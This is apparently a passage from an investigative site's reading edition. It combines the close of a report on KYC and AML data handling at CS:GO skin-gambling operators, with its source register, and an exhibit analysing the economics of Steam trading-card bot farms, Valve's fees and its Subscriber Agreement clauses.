The current Responsible Play Policy denies a gambling identity. The new review places that wording beside its funding instructions, Dutch enforcement record and SIH permission flow.

Read the Fast findings ↗

07 / THE RECORDS THAT WOULD ANSWER THIS

Make the handling of identity inspectable.

The investigation asks for concrete records about authority and control. The user's willingness to upload a passport cannot substitute for those records.

1. **Identify the controller for each flow.** Which legal entity receives the identity file, payment-ownership evidence and source-of-funds material? Explain any joint responsibility.
2. **Identify the actual legal duty.** Give the national law, relevant provision, obliged-entity category, regulated service and competent supervisor. Explain the UK-law references for Lumigrid.
3. **Justify each requested field and original.** Explain why age confirmation, a redacted statement or a verified result is insufficient in that case. Address donor information and unrelated counterparties.
4. **Explain who handles the files.** Name service providers and their roles; identify which staff groups can view, download, export or forward originals and how access is reviewed.
5. **Describe storage and transfers.** Give hosting and support-access countries, encryption and key-management responsibilities, current transfer mechanisms and onward recipients.
6. **Set out retention and deletion.** Provide periods or meaningful criteria for originals, extracted fields, biometric outputs, logs and backups; explain legal holds and deletion verification.

7. **Explain the withdrawal hold.** State the trigger, scope, review deadline, proportionality assessment, appeal route and treatment of unused value when a document request is contested.
8. **Make the security promise testable.** Identify the standard, certification scope and independent assurance available to users; explain incident response and protection against document reuse.
9. **Account for earlier operators and policy versions.** Provide revision dates, notices of controller changes, transfers of historical KYC files and the duties retained by each entity.
10. **Map the payment counterparty.** For direct payments, crypto and vouchers, identify the legal seller, recipient, processor and applicable refund or dispute route.

THE INVESTIGATION'S FINDING

The internal currency is the operator's label. The exposure belongs to the user. Real assets enter the service; real passports, bank records and family documents can be demanded. The operator can hold access while its own published account of authority and handling remains defective. That imbalance is the central finding, and a security promise does not resolve it.

IDENTITY & AML / NEW EVIDENCE FILE

Your documents. Their discretion.

CSGORoll's own-team handling promise, the full document inventory, CSGOFast's entity and policy-date discrepancies, and the legal basis for withholding access while demanding records.

Inspect the policy findings ↗

REVIEW SCOPE

What was checked.

Public operator policies, company and regulator records, product listings and payment rules were reviewed on 10 October 2026. No identity documents were uploaded, no user account was verified and no payment or withdrawal was attempted. Internal storage, staff access, vendor contracts and production data transfers were not inspected.

Findings about omissions are scoped to the reviewed documents. Potential identity reuse is examined as a risk and a demand for controls, rather than an attributed incident. The linked evidence record contains source URLs, retrieval times, response hashes and the registry-name search result. Hashes identify the downloaded responses, including changing page content; they are not security certifications.

11 October 2026 addition: Empire's published rules, balance units, gift-code counterparties, PayPal US terms and wallet-custody questions were checked separately. Direct public responses were retained where accessible; Empire policies were also read through indexed

primary-source pages where direct requests returned 403. The retained record covers the published arrangements, policy versions, named counterparties and available wallet-custody statements. Read the added source record ↗

Download evidence record ↗Payments & enforcement ↗Main investigation ↗Session-token code audit ↗

SOURCE REGISTER / IDENTITY & AML

Read the underlying record.

Operator statements establish what the operator publishes. Registry and enforcement records establish their own dated findings. Legal guidance explains the standards used to assess the disclosure.

1. K01
   User Verification and Security / AML policy ↗PRIMARY SOURCE · CSGORoll
   Operator policy; document categories also supplied by the investigator.
2. K02
   Terms of Service — effective 12 August 2026 ↗PRIMARY SOURCE · CSGORoll
   Published entities, balances, verification powers and incorporated policy URL.
3. K03
   Privacy policy — revised 1 August 2026 ↗PRIMARY SOURCE · CSGORoll
   Recipient categories, payment-data wording, retention criteria and transfer safeguards.
4. K04
   Privacy URL incorporated by the terms ↗PRIMARY SOURCE · CSGORoll
   Resolved to the FAQ during the recorded HTTP retrieval.
5. K05
   AML-CFT policy — displayed date 10.11.2024 ↗PRIMARY SOURCE · CSGOFast
   Reviewed sections 1, 2.1, 4, 6, 7 and Annex 1.
6. K06
   Privacy policy — displayed date 10.11.2024 ↗PRIMARY SOURCE · CSGOFast
   Conditional controller identity, claimed safeguards and retention criteria.
7. K08
   Lumigrid OÜ — registry code 17589540 ↗PRIMARY SOURCE · Estonian e-Business Register
   Official registration date, principal activity and MTR counts, reviewed 10 October 2026.
8. K09
   List of legal gambling operators ↗PRIMARY SOURCE · Estonian Tax and Customs Board
   Official list and explanation of operating permits; name search recorded.
9. K16
   Action against CS:GO Roll / Feral Holdings — 17 May 2023 ↗PRIMARY SOURCE · ACMA

Australian enforcement announcement, including the role of skins and youth-market concern.

10. K17
    Interactive gambling enforcement — April to June 2025 ↗PRIMARY SOURCE · ACMA
    Quarterly record lists CSGOFast / Gamusoft LP.

11. K18
    Process personal data lawfully ↗PRIMARY SOURCE · European Data Protection Board
    Official explanation of legal obligation, public interest, consent and necessity.

12. K19
    Data controller or data processor ↗PRIMARY SOURCE · European Data Protection Board
    Roles, contracts, responsibilities and continuing controller accountability.

13. K20
    Schrems II — judgment announcement, 16 July 2020 ↗PRIMARY SOURCE · Court of Justice of the European Union
    Invalidation of the EU–US Privacy Shield adequacy decision.

14. K21
    EU–US data transfers ↗PRIMARY SOURCE · European Commission
    The later Data Privacy Framework and current transfer arrangements.

15. K22
    Respect individuals' rights ↗PRIMARY SOURCE · European Data Protection Board
    Transparency, access, recipients and retention information.

16. K23
    International data transfers ↗PRIMARY SOURCE · European Data Protection Board
    Transfer mechanisms and safeguards for data leaving the EEA.

17. K24
    Gamusoft LP — order dated 16 April 2025 ↗PRIMARY SOURCE · Kansspelautoriteit
    Official Dutch order page, finality and enforcement follow-up.

18. K26
    Biometric-data definition — paragraphs 312–313 ↗PRIMARY SOURCE · Supervisory-authority decision, hosted by EDPB
    Distinction between ordinary photographs and specific technical processing for identification.

19. K27
    Money Laundering and Terrorist Financing Prevention Act ↗PRIMARY SOURCE · Riigi Teataja / Riigikogu
    Official English text; obliged entities, preservation of data (§47) and supervision.

20. K28
    Guidelines 3/2018 on territorial scope ↗PRIMARY SOURCE · European Data Protection Board
    Establishment, targeting and location criteria under Article 3.

21. K29
    Members — national supervisory authorities ↗PRIMARY SOURCE · European Data Protection Board
    Official directory including Estonia and Cyprus.

22. K30
    Frequently Asked Questions ↗PRIMARY SOURCE · California Privacy Protection Agency
    California residents, covered businesses and applicable privacy rights.

23. K07
    Responsible Play Policy ↗PRIMARY SOURCE · CSGOFast
    Operator identity and the stated treatment of Credits and digital items.

24. K10
    FAQ — balances, KYC and P2P settlement ↗PRIMARY SOURCE · CSGORoll
    Coins / Chips distinction and published platform trading rules.

25. K11
    What Payment Methods do we Accept? ↗PRIMARY SOURCE · CSGORoll Help Center
    Payment-method list, dated 21 July 2026.

26. K12
    CSGORoll 1 Coin Gift Card ↗PRIMARY SOURCE · Kinguin
    Marketplace listing and displayed seller name; no test purchase.

27. K13
    CSGOFAST 10 Fast Coins Gift Card ↗PRIMARY SOURCE · Kinguin
    Marketplace listing and displayed seller name; no test purchase.

28. K14
    Purchase Protection Program ↗PRIMARY SOURCE · PayPal US
    Gift-card / gaming exclusions and separate card-issuer dispute provisions; US terms.

29. K36
    Terms of Service — 6 October 2026 ↗PRIMARY SOURCE · CSGOEmpire
    Deposits & Withdrawals §§11–12; KYC; trading; payment-provider authority. Published rules, not verification of implementation.

30. K37
    KYC checks — 13 February 2025 ↗PRIMARY SOURCE · CSGOEmpire Help Centre
    Older crypto-withdrawal threshold, identity/address evidence and Checkin processing.

31. K38
    Account under manual review — 13 February 2025 ↗PRIMARY SOURCE · CSGOEmpire Help Centre
    Withdrawal restrictions for verification and unwagered cash/crypto funding, including gift codes.

32. K39
    Main FAQ / About ↗PRIMARY SOURCE · CSGOEmpire

KYC-refusal exit wording, named providers, operator backups and manual document review. Undated live page.

33. K40
Privacy policy — 12 February 2025 ↗PRIMARY SOURCE · CSGOEmpire
Checkin.com recipient, retention and transfer wording including Privacy Shield.

34. K41
Kinguin gift-card purchase and redemption page ↗PRIMARY SOURCE · CSGOEmpire
Operator-endorsed purchase route and footer entity disclosures. No code entered or checkout attempted.

35. K42
CSGOEmpire 100 Coin Gift Card — listing 90693 ↗PRIMARY SOURCE · Kinguin
Seller label, official-publisher claim and territory restrictions; listing excludes US residents. No transaction.

36. K43
FAQ — balance funding ↗PRIMARY SOURCE · CSGOFast
Partner vouchers, skin deposits, crypto/card routes and account-linked USDT deposit addresses; does not identify key custody.

37. K44
How to make a withdrawal? ↗PRIMARY SOURCE · CSGOFast
Operator description of user-to-user skin delivery. Its older trade-ban wording is not relied on here.

38. K45
Which payment methods does Kinguin accept? ↗PRIMARY SOURCE · Kinguin Support
PayPal listed; availability depends on billing country, currency and cart contents.

39. K46
Terms and Conditions v1.3 — September 2026 ↗PRIMARY SOURCE · Kinguin
§§1.10, 2.2–2.3.3 and 5.2.1–5.2.4: operator, seller, external service and payment collection; mandatory consumer rights retained.

40. K47
User Agreement — 14 September 2026 ↗PRIMARY SOURCE · PayPal US
US account terms; Liability for Unauthorized Transactions and Other Errors. Separate from Purchase Protection.

41. K48
Acceptable Use Policy ↗PRIMARY SOURCE · PayPal US
Activities Requiring Approval: stored-value services, gambling facilitation and marketplaces. No merchant-specific approval was obtained.

42. K49
How do I sell my crypto? — 20 July 2023 ↗PRIMARY SOURCE · CSGOEmpire Help Centre
Published example of payout to a customer's exchange deposit address.

43. K50

Do I need to wager to withdraw? (Crypto) — 27 November 2023 ↗PRIMARY SOURCE · CSGOEmpire Help Centre

Different payout conditions for skin-funded and cash/crypto-funded balances; compared with current Trading terms.

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

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Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
b8f9965d0887ed92c4d525fc115754e9677fc29ad60b6c3b79710627f2bfd688
```

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/aml-data
```

ENGLISH · 18 OCTOBER 2026

The card economy

A Steam card farm is a customer: $5.00 per account, 13,876 card-issuing games and 694,673 finished sets sitting in public bot stock.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/card_economy
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 09 SECTIONS

Follow the record.

Article overview	3
What a farm actually is, step by step	4
Before a farm earns a cent, it has already paid Valve	5
The other product is the number next to your name	11
The clause does not describe farming vaguely. It lists it.	13
Every exit from a farmed card is an exit the licence forbids — and Valve charges a fee at the door	14
No notice, in waves, and it travels down the phone number	16
Both sides of the same desk	20
Who moderates the card economy	21
What was read, and what is not claimed	24
Edition, sources & verification	27

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Exhibit V — The card economy

The Card Economy — Wholesaling, Drop Limits & Automated Farming

> A bot farm is not a leak in Valve's store. It is a *customer*.

WHAT THIS SECTION PROVES

This chapter proves that automated Steam card farms operate as structural, revenue-generating wholesale customers rather than unauthorized exploiters. Every farming bot must clear Valve's $5.00 activation threshold, purchase game licenses, and generate guaranteed market transaction fees (floored at $0.02, extracting up to 66.7% fee rates on low-value assets). Despite explicit Terms of Service prohibitions against automated bot networks, 91 audited commercial bot networks openly maintain 694,673 complete card sets across Steam's ecosystem without enforcement interference.

← Back to Executive briefing

A Steam account cannot receive a single trading card until it has spent **$5.00** in the store. It cannot farm a game it does not own, and it cannot farm one it was given free. So before an automated card farm produces anything at all, it has bought its way in — per account, at a price Valve publishes. Then Valve's automation clause names, line by line, exactly what that farm produces; its licence forbids every route by which a farmed card turns into money; and its market takes a cut when the card goes anyway — advertised at 15%, but floored at two cents a sale, which on a card priced in cents is most of the price. This exhibit measures how large that trade is, what the level at the top of a profile costs in sets, and what Valve's enforcement desk does with the same clause when the account belongs to an ordinary trader.

What a farm has to buy first What a level costs in sets Both sides of the desk Who moderates the card economy

$5.00 Store spend before an account can receive any card — Valve's own support page

13,876 Games on Steam that issue trading cards, holding 99,971 distinct card types

694,673 Complete card sets held in stock right now by 91 publicly listed trading bots

1,389,346 Account-and-game card drop allowances that stock has already consumed, at minimum

$9.99 Median price of a card-bearing game — its finished set sells for a median of $0.74

97,114 Members of the card-trading group whose moderator list carries a Valve employee — § 08

01 — The process

What a farm actually is, step by step

Described only from the tool's own documentation and Valve's own support pages. Nothing in this section is inferred, and nothing in it is disputed by either party.

Step 1

Buy in

The account must not be *limited*. Valve's support page bars limited accounts from *"Participating in the Steam Market"*, from *"Trading Steam Community items (trading cards, booster packs, gems, etc.)"* and from *"Gaining Steam Profile Levels (Locked to level 0) and Trading Cards"*. The gate is money: *"You will need to spend at least $5.00 USD within the Steam store."*

Step 2

Buy games

Cards drop only from owned games. *"You need to own the game on your Steam account in order to be eligible for any card drops from it. Family sharing is not ownership and doesn't count."* The free routes are closed too: *"Paid games that you've obtained for free during a promotion can't be farmed for card drops"*, and *"You can't drop cards from F2P games without spending any money in them."*

Step 3

Idle

The tool logs the account into the Steam network headlessly, *"parses your badges"*, builds the list of farmable titles and starts *"playing eligible game and periodically checking if game is fully farmed already."* Its maintainer's description of the mechanism: it *"does not do anything else than telling Steam we're playing given game."*

Step 4

Drops run out

Each title is finite. *"Every game has fixed number of card drops. Once you drop all of them (around a half of the full set), the game is not a candidate for farming anymore."* A farm that wants to keep producing has to keep buying titles. Card supply is throttled by purchases — by design, and in Valve's favour.

Step 5

Cash out

The card leaves by one of three doors: sold on the Community Market, traded away, or crushed into gems. Each is a Subscription Marketplace transaction or a trade, and § 3.D reserves the charge: *"Valve may charge a fee for transactions in a Subscription Marketplace."* This is the step that makes the whole thing a breach — see 05.

Sources, read and quoted verbatim on 2026-09-22: Steam Support — Limited User Accounts ↗ · ArchiSteamFarm FAQ ↗ · Valve — Steam Trading Cards FAQ ↗ · Steam Subscriber Agreement ↗ archived 2026-09-24 ↗. ArchiSteamFarm is used throughout this page as a measuring instrument, not as a defendant; its own documentation states plainly that *"ASF is not authorized by Valve"*.

02 — The scale

Before a farm earns a cent, it has already paid Valve

Because a limited account cannot receive a card, every account in a farm must be bought out of limited status before it produces anything. The threshold is published, and it is charged per account.

Farm size	Where the number comes from	Minimum store spend to make them card-eligible
10 accounts	The ceiling ASF recommends — *"based on internal Valve guidelines, as well as our own suggestions"*	$50
100–200 accounts	Technical ceiling in the same FAQ: *"you can run up to 100-200 bots with a single IP and a single ASF instance"*	$500 – $1,000
120 accounts	Enforcement case 3 below — permanently banned	$600
170 accounts	Enforcement case 2 below — permanently banned during the 2017 Winter Sale	$850
1,000 accounts	Enforcement case 1 below — trade banned	$5,000
5,000 accounts *unverified*	Operator scale **reported to this investigation and not independently checked** — see the note on sourcing	$25,000

Farm size	Where the number comes from	Minimum store spend to make them card-eligible
10,000 accounts *unverified*	Operator scale **reported to this investigation and not independently checked** — see the note on sourcing	$50,000

The last two rows are the only figures on this page resting on an unverified report rather than a document — they are marked in the table, explained in the note on sourcing, and nothing else here depends on them. The right-hand column is arithmetic on Valve's published $5.00 USD threshold and nothing else. It is a **floor**, not an estimate of what a farm costs or of what Valve earned: it excludes the games, which must be owned and cannot have come free in a promotion, and it excludes the roughly 15% the Community Market takes when the cards are sold. No revenue figure is claimed on this page.

And Valve has priced a card drop itself. Its Trading Cards FAQ sets the free-to-play conversion rate in plain dollars:

"Free to play games drop game cards based on your in-game purchasing. **For every $9 USD spent (approximate)** since the start of the Steam Trading Card Beta, you will earn one card drop."

— Valve, Steam Trading Cards FAQ ↗ · verified verbatim 2026-09-22

A trading card is not a giveaway the platform loses money on. It is something Valve sells, at a rate Valve published — and then charges a second time to sell onward. Which is why the honest description of a card farm is not *parasite*. It is *wholesale buyer*.

How large the thing being bought actually is

Everything from here to the end of this section is measured, not reported. The card census is Steam Card Exchange's published badge pricelist; the prices of the games themselves come from Valve's own store API; the bot stock comes from a public bot directory that anyone can open. All three were read on 2026-09-22 and the arithmetic is given in full in section 08.

13,876 Games issuing cards
99,971 Distinct card types
5 · 6 · 15 Cards per set: min, median, max
$0.74 Median price of a finished set
$23,586.57 One of every set at market

How big a set is

13,876 games by cards in the set. Valve drops about half of them to any one account.

What the licence costs

List price of the same games on Steam's store, in US dollars.

What the finished set returns

Market price of the completed set for the same games.

Read the second and third charts against each other and the shape of the trade is visible without arithmetic: the games cluster in the tens of dollars, the sets they yield cluster under one dollar. Both are counts of the same 13,876 games, on the same axis unit, so the comparison is between two heights and not between two scales.

That is the supply side. The demand side is the part Valve does not have to advertise, because it is already sitting in public: a single open directory of card-trading bots lists **91 bots holding 694,673 complete sets in stock at this moment.** No login, no scraping of a marketplace, no private data — the stock figure is printed on the page next to each bot's name.

Turn that stock into the only unit that matters here. Valve's own rule: *"Most games will drop a number of cards equal to about half the number of cards in that game's set of cards... **You'll need to collect the other half of the set from other community members.**"* One account can never finish a set by playing. Two, at the absolute minimum, each owning that game, each burning its once-per-game drop allowance. Drops do not regenerate.

694,673 Sets in stock, 91 public bots
3,473,365 Cards, at the 5-card minimum set
1,389,346 Drop allowances consumed, minimum
2,602 Accounts owning one single game, densest bot

Where the 694,673 sets are sitting

The twelve largest of the 91 publicly listed card bots, by complete sets in stock. The ten largest hold 248,115 sets between them — 35.7% of everything on the board.

Every one of those 1.39 million allowances belonged to an account that owned the game, was past the $5.00 gate, and can never produce those drops again. This is *unsold inventory* on ninety-one bots. It is not a measure of the market; it is a measure of what is left over after the market.

The last figure is a pigeonhole floor, not a headcount. One bot lists 14,310 sets drawn from only 11 games, so at least one of those games is represented by 1,301 sets, which is at least 2,602 distinct accounts that each bought that game. It is the smallest number the arithmetic permits, and it concerns one bot out of ninety-one.

What this floor does and does not say

These bots buy cards from ordinary players as well as from farms — their published buy rates are the point of the directory. **So the 1.39 million allowances are not a count of farm-owned accounts.** They are a count of once-per-account, once-per-game drop allowances that have been spent somewhere on Steam and have ended up, unsold, in commercial stock. Whether the account behind each one was a farm or a teenager clearing their badges page does not change what Valve collected: the $5.00 unlock, the game licence, and a Market cut on every hop — **not 15%, but 15% or the two one-cent minimums, whichever is larger**, which on a card priced in

cents is the larger by far. The arithmetic is in the fee ladder below. That is the point of this page, and it is not a complaint about farmers: the same conduct Valve charges a fee on is the conduct it cites, word for word, when it permanently bans an individual for "commercial use".

The figure is also a floor in a second sense. It counts only stock that is *listed and unsold today* on bots that *choose to be in a public directory*. Everything already sold, everything held privately, and every bot outside the directory is excluded.

And farming does not pay for itself at Valve's prices

The obvious objection is that a farm buys cheap games to mint expensive cards. Steam's own store API says otherwise. Of the 13,876 card-bearing games, prices resolved for 13,713; **12,918 are paid titles with a median list price of $9.99.** The median finished set sells for **$0.74**. Two licences are needed per set. So the median set costs roughly **$19.98 of game licences to produce and returns $0.74**.

Measured on 2026-09-22	Value	What it settles
Median list price, card-bearing game	$9.99	The licence is the expensive half of the transaction, not the card
Games priced at $4.99 or less	3,665 (28.4%)	Even the cheap tail is dearer than the set it yields
Cheapest card-bearing game on the store	$0.99	Two licences, $1.98, for a set that typically sells under $1.30
Games whose set sells for more than the game	323 of 12,918 (2.5%)	Card arbitrage against Steam's list prices exists in 1 game in 40
Free-to-play titles in the census	795	And Valve prices each of their drops at $9 of in-game spend

Which closes the economic question in Valve's favour and against the usual story. At the prices Valve itself charges, **card farming is a loss-making activity that only works on licences acquired below Steam's list price** — bundles, regional pricing, key resale. The cards are the residue. The purchase is the event. And the purchase happened on Steam.

What the farm actually props up

Put the pieces together and the farm stops looking like something Valve tolerates and starts looking like something Valve needs. Every input a farm supplies is an output Valve reports or bills for. Follow one bot account outward:

One farmed accounta "wholesale customer", not a leak

Game sales

Buys the titles it farms — from the 13,876 card games to the $0.50 shovelware — because cards only drop from owned games.

”Online” & playtime

Idles them to drop cards, feeding the concurrent-player and hours-played figures Valve cites as engagement — the exact stat § 4.C calls "faking playtime".

Registrations

Must clear the $5.00 limited-account gate before it can receive a card — a real store spend Valve books per account.

Wallet money & fees

Every card it sells routes back through the Market, where the fee reaches up to 66.7% on a low-value card and the proceeds stay locked in Steam Wallet.

Steam-level PR

The badges and levels Valve showcases exist only because sets were crafted — and the top of that ladder is stocked by bots (see § 03).

Remove the farm and every number above falls — the game sold fewer copies, the "online" was smaller, the account was never registered, the fee was never taken, and the level was never reached. That is why a rule that forbids automation coexists with millions of automated accounts: the prohibition is the option, and the activity is the revenue.

And the cash-out itself is a value sink Valve taxes twice

The card is not the end of the loop. Valve's own mechanics let a card be crushed into **gems**, and gems be spent to craft **booster packs** — three more cards — which are sold or crushed again. Each hop is a Market transaction or a conversion, and each is taxed. The direction of that loop follows from the fee floor measured below and needs no outside model: every card sold inside it surrenders **at least two cents**, on cards that trade for three to five, so each turn of the crank returns less than went in. The loop destroys virtual value and forces fresh, fee-bearing transactions to replace it. **No figure for the size of that loss is claimed here** — the per-set return depends on gem rates and booster odds this investigation has not measured.

Trading card drops from owned game
→
Gems card crushed, fee taken
→
Booster pack gems spent to craft
→
3 new cards sold on Market, fee taken
↶

Only the mechanics are asserted here, and they are Valve's own — cards convert to gems, gems craft boosters, boosters yield cards — each documented in the Steam Trading Cards FAQ, and each hop a taxable Market event. Source of the loop mechanics: Valve, Steam Trading Cards FAQ ↗.

This is not a moment. It is an industry with a multi-year backbone.

A single snapshot could be a fluke. So the public card-bot directory was read once per seasonal Steam sale, back through the Wayback Machine, from 2022 to 2026 — the set-stock the bots were carrying, and the same accounts, sale after sale. The economy does not appear and vanish; it persists, with a stable core of operators, and it peaked at over **three million complete sets in stock** during the Winter 2023 sale — on the order of a third of a million TF2 keys of value held at one moment, in one directory.

Complete card sets held in the public bot directory, by Steam sale

One Wayback snapshot of steam.supply/CardBots per seasonal sale. Hover for the value in TF2 keys at that snapshot's rate.

401 Distinct bot accounts seen across the sales
59Present in 5 or more of 7 sales — the stable core
16Present in every one of the 7 sales, 2022–2026
3.22M Peak sets in stock (Winter 2023) ≈ $570k–790k in keys

What one sale's badge ladder looks like from the top

The demand side matches the supply. On the public Summer Sale 2024 badge ladder archived 2026-07-16 ↗, the number one account had crafted the sale badge **1,740,645 times** — 1.74 million ten-card sets, **17.4 million cards** consumed into a single profile decoration. At the sale's own market price ($0.50 a set) that is **~$870,000** of card value; bought the way it is actually bought — TF2 keys traded to level-up bots at roughly 7.6 sets a key — it is **~229,000 keys, about $410,000–$570,000** in real terms. The number-two account: 552,000 sets, ~$130,000–181,000. No human plays for this. It is bought, and every leg of the buying is a transaction Valve clears.

Method and limits: set-stock is summed across the bots each snapshot lists; the *number* of bots per snapshot is not comparable across sales because some snapshots show only featured bots and some the full directory, so stock is read as a floor on what was visible, not a census. Key values use each snapshot's median advertised sets-per-key rate and a $1.79–$2.49 TF2 key. Persistence is by SteamID64 across snapshots. 2021 snapshots used an older page layout and are not included. Data: farm-economy-timeline.json; badge levels from SteamLadder; set prices from Steam Card Exchange (sale-time Wayback snapshots, $0.05 a card).

And the same fleet is there when no sale is running

The two pictures above are not two populations. They are one fleet, photographed at different moments. The directory read at the top of this section was read on an **ordinary day with no seasonal sale running** — 2026-09-22 — and even at rest it held **91 bots and 694,673 complete sets**: on the order of **186,000 TF2 keys, $334,000–$464,000 of card value, sitting idle** between sales. That is the floor the operation carries when nothing is happening.

And it is the same operation. Matched by SteamID64, **87 of those 91 resting bots — 96% — also appear in the seven sale snapshots above**, sixteen of them in every single one. The directory is not a stall that opens for the sale and shuts afterward; it is a standing commercial inventory that this same fleet has swollen as high as **3.22 million sets** at the Winter 2023 peak and never lets fall to zero. A sale is when it sells. It exists the rest of the year too.

The resting directory, bot by bot

Each square is one bot in the directory on 2026-09-22, highlighted if it also appears in the seven sale snapshots. **91 is what the directory listed that day, not the size of the fleet** — 401 distinct accounts appear across the sale snapshots, and the directory shows a different slice on different days.

Seen in past sales (87) New since last snapshot (4)
Non-sale baseline read 2026-09-22 from the same public directory, no login. Resting value uses each bot's own advertised sets-per-key rate and the $1.79–$2.49 key band above. Overlap is by SteamID64 against the seven sale snapshots. Because featured-vs-full listing differs by snapshot, this compares stock and identity, not headcount. Arithmetic in section 08.

03 — The ladder

The other product is the number next to your name

Cards are the raw material. The finished good is a Steam Level, and Valve set its price in sets.

100Steam Level
$0.20 is the cheapest complete set in the census, $0.74 the median, $1.70 the mean. The figure covers the cards only — never the $5.00 unlocks or the game licences.

55,000XP required
550 Complete sets consumed
110 Games to own, farming it yourself
$407.00 Cost of the cards at that price
1,100 Drop allowances burned, minimum
$5,500$5.00 unlocks, if no account is reused

Complete sets consumed, level 1 to 1,000

One badge craft = one complete set = 100 XP. Each level inside a block of ten costs 100 XP more than the block below it.

A level is not decoration that Valve leaves alone. It is wired into the account. From Valve's own Trading Cards FAQ, on what crafting a badge gives you: *"100XP, which may increase your Steam Level. **If your Steam Level increases, the limit on the size of your friends list will be increased by five**, and potentially you'll unlock the ability to customize your profile with*

showcases." And on booster packs: *"your Steam Level increases your rate of receiving a booster pack drop: Level 10: +20%... Level 50: +100% increase in your drop rate (i.e. the rate has doubled)."*

So the level buys two things Valve controls: how many people you are allowed to be friends with, and how fast free cards fall into your inventory. The second one compounds — the more sets you have consumed, the faster the platform hands you more material. Valve built the reinvestment loop into the product.

The exchange rate is fixed and published. One badge craft consumes one complete set and yields 100 XP; *"You can craft a set for the same game at most five times."* The XP a level costs rises every ten levels. That produces the following, and nothing here is an estimate:

Steam Level	Complete sets it consumes	Games you must own to craft them yourself	At the cheapest set on record ($0.20)	At the median set ($0.74)	Scale
10	10	2	$2.00	$7.40	
50	150	30	$30.00	$111.00	
100	550	110	$110.00	$407.00	
200	2,100	420	$420.00	$1,554.00	
500	12,750	2,550	$2,550.00	$9,435.00	
667	22,579	4,516	$4,515.80	$16,708.46	

667 is not a hypothetical. It is the highest level a single bot in the public directory advertises it can take a customer to, out of the 33,359 sets it holds across 6,117 games. The fourth column is the same ladder priced against the cheapest complete set anywhere in the census; the fifth against the median. Both are market prices for the cards alone and exclude the $5.00 unlock and the game licences entirely.

How the curve was checked, because Valve does not publish it

Valve states the badge rate (*"every 100 XP gives you an added Steam Level"*) and then hedges it — *"(at least to start)"* — without publishing the escalation. The curve used above is the standard one, in which each level inside a block of ten costs 100 XP more than the block below it. It was verified against the directory rather than assumed: for every bot whose advertised maximum is limited by its stock rather than by the five-crafts-per-game cap, **the level computed from this curve matches the level the bot advertises exactly** — 541 against 541, 494 against 494, 464 against 464. Where the cap binds instead, the computed figure runs a few levels high, which is what a cap that also depends on per-game stock depth should do. No claim is made about the curve above level 667.

Read the ladder next to section 02 and the shape of the business is visible. To put one account at level 500, somebody must assemble 12,750 complete sets. Each of those sets took at least two accounts' drop allowances, each of those accounts had crossed the $5.00 gate, and each owned the game. **One vanity number at the top of one profile rests on at least 25,500 spent drop allowances underneath it.** Valve is not losing that trade. Valve is the counterparty to every leg of it.

04 — The statistics

The clause does not describe farming vaguely. It lists it.

§ 4.C is not a general anti-bot sentence. Its enumerated examples name, one after another, the two things a card farm produces.

"You may not use any form of scripts, bots, macros, or other non-human-controlled systems ('Automation') to interact with Content and Services on Steam in any manner, including but not limited to:

- Automating the Steam account creation process,
- Faking gameplay statistics (e.g., inflated wins or losses, XP, playtime),
- Earning rewards or progress without genuine user input,
- Participating in adjudication systems (like peer reviews or 'overwatch') through automated means, including influencing outcomes or reporting users by scripted action rather than informed judgment."

— Steam Subscriber Agreement § 4.C ↗ archived 2026-09-24 ↗ · retrieved and quoted verbatim 2026-09-22

"…playtime"

Idled hours are not phantom hours. The ASF FAQ answers the question head-on — *"Why playtime of games farmed through ASF doesn't increase?"* — with: **"It does, but not in real-time. Steam records your playtime in fixed intervals and schedules update for it… it's usually updated every 30 minutes or so."**

Those hours land in Valve's records, on Valve's store pages, and in the concurrent-player counts Valve publishes on its own Steam Charts ↗ archived 2026-09-23 ↗. In those figures an idling account is indistinguishable from a playing one. The engagement numbers the platform quotes outward are computed over a population that includes, by the platform's own rule, accounts that are not playing.

”...without genuine user input”

That is a definition of an idled card drop, written by Valve. It is also a definition of the Steam Level, the badge, the booster-pack eligibility and the profile XP that come with it — the ASF FAQ confirms the tool *"preserves ability to receive booster packs"*, because it logs in the same way the official client does.

So the reward system and the prohibited act are one mechanism seen from two sides. Valve built the reward to be produced by time rather than by skill, then wrote a clause forbidding the production of rewards by anything other than a person spending that time.

05 — The commercial-use trap

Every exit from a farmed card is an exit the licence forbids — and Valve charges a fee at the door

This is the part that cannot be solved by farming "responsibly". The licence is for personal, non-commercial use, and a card only becomes worth farming at the moment it stops being personal.

§ 2.A — the licence

*"Valve hereby grants, and you accept, a non-exclusive license and right, to use the Content and Services for your **personal, non-commercial use** (except where commercial use is expressly allowed herein or in the applicable Subscription Terms)."*

§ 2.G — the restriction

*"you are not entitled to: … (iii) **exploit the Content and Services or any of its parts for any commercial purpose**, except as expressly permitted elsewhere in this Agreement (including any Subscription Terms or Rules of Use)."*

§ 3.D — the fee

*"**Valve may charge a fee for transactions in a Subscription Marketplace.** Any fees will be disclosed to you prior to the completion of the transaction."*

Read the three together and the position closes

A card that is kept is worthless to a farm. A card that is sold, traded or crushed into gems has been used to produce value — and Valve has said in its own enforcement letter what it calls that: the operator of 170 bots was told the account *"was used to illegally collect collectible cards on Steam, as well as related and not only commercial activities."* In that case the cards reached the market. The sales cleared. The fee was taken. The ban came afterwards.

The fee at that door is not 15%. On a farmed card it reaches two-thirds.

§ 3.D reserves *"a fee"*. On the cards a farm actually produces, that fee is nothing like the advertised ~15%. The Community Market takes a **5% Steam transaction fee and a 10% game fee, each with a floor of $0.01** (Valve's own Community Market FAQ). On a card listed for one cent those floors *are* the price: the buyer pays three cents, two of which are fees. The rounding floor turns the headline 15% into an effective levy that climbs to **66.7%** exactly where the card market lives — a few cents a card.

Effective fee on a Community Market sale, by the seller's asking price

